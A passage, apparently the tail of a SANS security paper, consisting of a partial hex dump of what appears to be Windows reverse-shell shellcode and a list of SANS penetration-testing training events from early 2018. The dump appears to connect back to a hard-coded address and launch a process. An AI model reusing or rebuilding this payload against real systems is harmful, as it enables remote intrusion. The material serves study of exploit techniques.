0x00f0   1650 33c0 b00c 03d8 538b 45f4 50ff 1650        .P3.....S.E.P..P
0x0100   33c0 b008 03d8 538b 45f0 50ff 1650 33c0        3.....S.E.P..P3.
0x0110   b010 03d8 5333 c033 c966 b904 0150 e2fd        ....S3.3.f...P..
0x0120   8945 dc89 45d8 bfc0 a801 6989 7dd4 4040        .E..E.....i.}.@@
0x0130   8945 d066 b8ff ff66 35ff ca66 8945 d26a        .E.f...f5..f.E.j
0x0140   016a 028b 75ec ffd6 8945 ec6a 108d 75d0        .j..u....E.j..u.
0x0150   568b 5dec 538b 45e8 ffd0 83c0 4489 8558        V.].S.E.....D..X
0x0160   ffff ff83 c05e 83c0 5e89 4584 895d 9089        .....^..^.E..]..
0x0170   5d94 895d 988d bd48 ffff ff57 8dbd 58ff        ]..]...H...W..X.
0x0180   ffff 5733 c050 5050 83c0 0150 83e8 0150        ..W3.PPP...P...P
0x0190   508b 5de0 5350 8b45 e4ff d033 c050 c604        P.].SP.E...3.P..
0x01a0   2461 c644 2401 6468 5468 7265 6845 7869        $a.D$.dhThrehExi
0x01b0   7454 8b45 f050 8b45 f8ff 10ff d090 2f2b        tT.E.P.E....../+
0x01c0   6a07 6b6a 763c 3434 5858 333d 2a36 3d34        j.kjv<44XX3=*6=4
0x01d0   6b6a 763c 3434 5858 5858 0f0b 190b 373b        kjv<44XXXX....7;
0x01e0   333d 2c19 5858 3b37 3636 3d3b 2c58 1b2a        3=,.XX;766=;,X.*
0x01f0   3d39 2c3d 082a 373b 3d2b 2b19 5858 3b35        =9,=.*7;=++.XX;5
0x0200   3c58 8936 01b2                                 <X.6..
```

Last Updated: January 23rd, 2018

Upcoming SANS Penetration Testing

Mentor Session - SEC542	Louisville, KY	Jan 24, 2018 - Mar 28, 2018	Mentor
SANS Dubai 2018	Dubai, United Arab Emirates	Jan 27, 2018 - Feb 01, 2018	Live Event
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
Community SANS Charlotte SEC504	Charlotte, NC	Jan 29, 2018 - Feb 03, 2018	Community SANS
SANS Miami 2018	Miami, FL	Jan 29, 2018 - Feb 03, 2018	Live Event
Cyber Threat Intelligence Summit & Training 2018	Bethesda, MD	Jan 29, 2018 - Feb 05, 2018	Live Event
SANS London February 2018	London, United Kingdom	Feb 05, 2018 - Feb 10, 2018	Live Event
SANS Scottsdale 2018	Scottsdale, AZ	Feb 05, 2018 - Feb 10, 2018	Live Event
Community SANS Columbia SEC542	Columbia, MD	Feb 05, 2018 - Feb 10, 2018	Community SANS
SANS Southern California- Anaheim 2018	Anaheim, CA	Feb 12, 2018 - Feb 17, 2018	Live Event
SANS Secure India 2018	Bangalore, India	Feb 12, 2018 - Feb 17, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201802, Germany	Feb 13, 2018 - Mar 22, 2018	vLive
SANS Brussels February 2018	Brussels, Belgium	Feb 19, 2018 - Feb 24, 2018	Live Event
Cloud Security Summit & Training 2018	San Diego, CA	Feb 19, 2018 - Feb 26, 2018	Live Event
SANS Secure Japan 2018	Tokyo, Japan	Feb 19, 2018 - Mar 03, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS New York City Winter 2018	New York, NY	Feb 26, 2018 - Mar 03, 2018	Live Event
SANS vLive - SEC542: Web App Penetration Testing and Ethical Hacking	SEC542 - 201802,	Feb 27, 2018 - Apr 12, 2018	vLive
Mentor Session - SEC504	Seattle, WA	Mar 01, 2018 - Apr 12, 2018	Mentor
SANS London March 2018	London, United Kingdom	Mar 05, 2018 - Mar 10, 2018	Live Event
Community SANS Virginia Beach SEC504	Virginia Beach, VA	Mar 05, 2018 - Mar 10, 2018	Community SANS
Mentor Session - SEC504	Stroudsburg, PA	Mar 06, 2018 - Apr 03, 2018	Mentor
SANS Paris March 2018	Paris, France	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS Secure Osaka 2018	Osaka, Japan	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS San Francisco Spring 2018	San Francisco, CA	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS Secure Singapore 2018	Singapore, Singapore	Mar 12, 2018 - Mar 24, 2018	Live Event
Mentor Session - SEC560	Baltimore, MD	Mar 12, 2018 - Apr 12, 2018	Mentor
Mentor Session - SEC504	Long Beach, CA	Mar 12, 2018 - May 21, 2018	Mentor
San Francisco Spring 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Francisco, CA	Mar 12, 2018 - Mar 17, 2018	vLive
Community SANS Dallas SEC504	Dallas, TX	Mar 12, 2018 - Mar 17, 2018	Community SANS
Mentor Session AW - SEC504	Oklahoma City, OK	Mar 16, 2018 - Apr 20, 2018	Mentor